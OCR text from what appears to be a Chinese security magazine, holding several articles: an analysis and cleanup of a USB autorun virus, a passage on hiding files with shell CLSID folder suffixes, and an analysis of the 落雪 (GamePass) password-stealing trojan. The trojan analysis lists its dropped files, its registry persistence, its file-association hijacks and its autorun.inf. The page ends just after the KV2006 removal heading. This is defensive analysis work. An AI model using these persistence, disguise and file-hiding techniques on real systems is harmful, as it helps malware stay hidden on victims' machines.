


图 2 TFP 的拦截结果

分析病毒行为

本来想一删了之，后来一想这会不会是朋友的杰作？这激起了我的好奇心。不怕，咱们有 TFP 保护，决定跟踪一下病毒的行为。双击病毒运行，TFP 再次报警，和第一次自动运行的提示完全一样，如图 2 所示。点击 Run with Default Security(以缺省的安全模式运行)，这样程序做的每一步 TFP 都会让我们来决定是否允许其执行，病毒的行为我们也就一清二楚了，同时也避免了一些危险的操作。病毒的第一步是将自身复制到 C:\Windows\system32\wincfgs.exe，如图 3 所示。接着病毒调用这个复制的新文件，如图 4 所示。




图 3 病毒复制过程




图 4 病毒执行新文件

再将系统中的记事本程序 notepad.exe（MD5 值一样所以确认没改过）拷贝到 C:\Windows\KB20060111.exe 然后运行它，晕，没事干的病毒。最后把 wincfgs.exe 写入注册表自启动项，方便自己随系统自启动，如图 5 所示。

这就是它做的全部事情了，这个 wincfgs.exe 一见到有移动设备插进来就会复制自己到移动设备并且建立 autorun.inf 来传播，同时主管病毒发作，是一个比较简单的病毒程序。

分析就到这里，剩下的就是清除工作了。只要先把病毒进程终止，再删除 wincfgs.exe 及 KB20060111.exe 文件，最后清除注册表中的启动项就可以了。




图 5 病毒写注册表

尾声

再次到朋友家，问是不是他搞的鬼，他一口咬定不是，一看电脑，才发现他也是受害者，应该是他的电脑先中毒后传播到我 U 盘上的。中了毒他居然不知道，立刻着手帮他清除，以免再次连累到我的爱机。（作者提到的 Tiny Firewall 2005 Pro 已经收录在光盘中）

编辑点评：

虽然此病毒相对简单，但是却相当狡猾，利用 Autorun.inf 的所有方法，添加一些容易引起混淆的菜单项，使自身可以任意快速地传播，看来以后打开移动存储设备的时候要小心了。

上接第 291 页

那么我们是不是可以用这种方法来隐藏文件呢？当然，这是完全可行的。至于为什么“.{645FF040-5081-101B-9F08-00AA002F954E}”这个后缀能达到跳转的效果，这应该是资源管理器的问题。而“.{645FF040-5081-101B-9F08-00AA002F954E}”这个后缀值其实是可以在注册表中找到的，具体如图 3。如下，是我记下的一些跳转的后缀值。




图 3 在注册表中找到

网络邻居.{208D2C60-3AEA-1069-A2D7-08002B30309D}
历史.{FF393560-C2A7-11CF-BFF4-444553540000}
我的电脑.{20D04FE0-3AEA-1069-A2D8-08002B30309D}
我的文档.{450D8FBA-AD25-11D0-98A8-0800361B1103}
控制面板.{21EC2020-3AEA-1069-A2DD-08002B30309D}
回收站.{645FF040-5081-101B-9F08-00AA002F954E}

通过这种方法在不同的场合隐藏你的隐私文件也是一种不错的选择，好了，就写到这里。如果还有什么疑问或者想法可以到 Nohack 的 BBS（http://www.nohack.cn/bbs/）或我的 Blog（http:// www.yulv.net）上留言。

编辑点评：作者说的方法其实在两年前就有人用过的了，虽然历史是久了点，但是考虑到有些朋友可能还不了解，加之还存在一定的利用价值，就发出来希望有兴趣的朋友继续深入研究研究。



落雪木马反病毒案例分析

从本文你可以学到：
1、落雪木马的运行过程
2、落雪木马的查杀技巧




图 1 木马的图标

最近网上正在流窜这一类木马：游戏大盗，KV 报病毒名：Trojan/PSW.GamePass ，这类木马还有一个好听的别名：落雪木马，在浪漫的名称背后隐藏的是一双冰冷狡诈的眼睛！如果你正在打网络游戏，并且中了这种木马的话，那么你的游戏账号和密码，将会受到很大的威胁！

游戏大盗 Trojan/PSW.GamePass ，也叫落雪木马是由VB语言编写，一般加的是 NsPack 3.1 的壳，也就是通常所说的北斗壳（North Star），该木马文件图标一般是红色的，很像网络游戏的登录器。如图1。

落雪木马可以盗取包括魔兽世界，传奇世界，征途，梦幻西游，边锋游戏在内的多款网络游戏的账号和密码，对网络游戏玩家的游戏装备构成了极大的威胁。

病毒行为分析

病毒运行后，将创建下列文件（以Windows XP 系统为例）：

```
c:\program files\common files\iexplore.pif, 47274字节
c:\program files\internet explorer\iexplore.com, 47274字节
c:\windows\1.com, 47274字节
c:\windows\debug\debugprogram.exe, 47274字节
c:\windows\exeroute.exe, 47274字节
c:\windows\explorer.com, 47274字节
c:\windows\finder.com, 47274字节
c:\windows\winlogon.exe, 47274字节
c:\windows\System32\command.pif, 47274字节
c:\windows\System32\dxdiag.com, 47274字节
c:\windows\System32\finder.com, 47274字节
c:\windows\System32\msconfig.com, 47274字节
c:\windows\System32\regedit.com, 47274字节
c:\windows\System32\rundll32.com, 47274字节
```

在注册表中添加下列启动项：

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Torjan Program" = %WinDir%\winlogon.exe
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"Shell" = explorer.exe 1
```

这样，在 Windows 启动时，病毒就可以自动执行。

病毒通过修改下列注册表键值，修改文件关联：

```
[HKEY_CLASSES_ROOT\dunfile\shell\open\command]
"" = %systemroot%\system32\rundll32.com netshell.dll,invokedunfile %1
[HKEY_CLASSES_ROOT\file\shell\open\command]
```




图2 伪装成系统进程




图3 木马的分布

```
"" = rundll32.com url.dll,fileprotocolhandler %l
[HKEY_CLASSES_ROOT\htmlfile\shell\open\command]
"" = "c:\program files\internet explorer\iexplore.com" -nohome
```

这样，用户打开任何 html 文件，都会再次运行病毒程序。

正常的winlogon.exe系统进程路径是**C:\WINDOWS\system32\ winlogon.exe**，落雪木马也会创建一个名为winlogon.exe的进程，指向的路径为：**c:\windows\winlogon.exe**， 以此来迷惑用户。用ProcessExplorer 工具可以清晰地看到病毒进程，如图2。

该木马的病毒文件分布也很有特点，如图3 和图4。

大家可以看到，该木马会生成很多文件，并且文件大小都是一样的，这可能就是落雪木马名称的由来吧！其实这些文件都是同一个文件，只是名称不同而已。生成的病毒文件模拟成正常的工具名称，只是扩展名改成了**.com**，这是利用了Windows操作系统执行.com文件的优先级比EXE文件高的特性，当用户调用 Msconfig.exe的时候，一般习惯上输入 Msconfig，而这执行的并不是微软的Msconfig.exe程序，而是病毒文件 Msconfig.com ，可见病毒作者的“良苦用心”。落雪木马会创建以下键值实现开机自启动：

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Torjan Program"="C:\\WINNT\\WINLOGON.EXE"
```

注册表位置如图5。

HijackThis 工具扫描的日志特征如图6。

落雪木马还有一个很特别的地方，就是这个木马不仅仅感染C盘，还会在D盘中也留下木马文件，如图7。

autorun.inf 文件是一个自动运行的脚本程序，里面内容如下：

```
[autorun]
OPEN=D:\pagefile.pif
```

很明显，即便是用户中毒之后将C盘的病毒杀干净了，一旦双击D盘还会重新感染落雪木马，可见这个木马的作者利用了人们很多操作习惯上的漏洞。

KV 2006 清除方案

如果出现的落雪木马KV能够识别出来，那么全盘查杀即可。

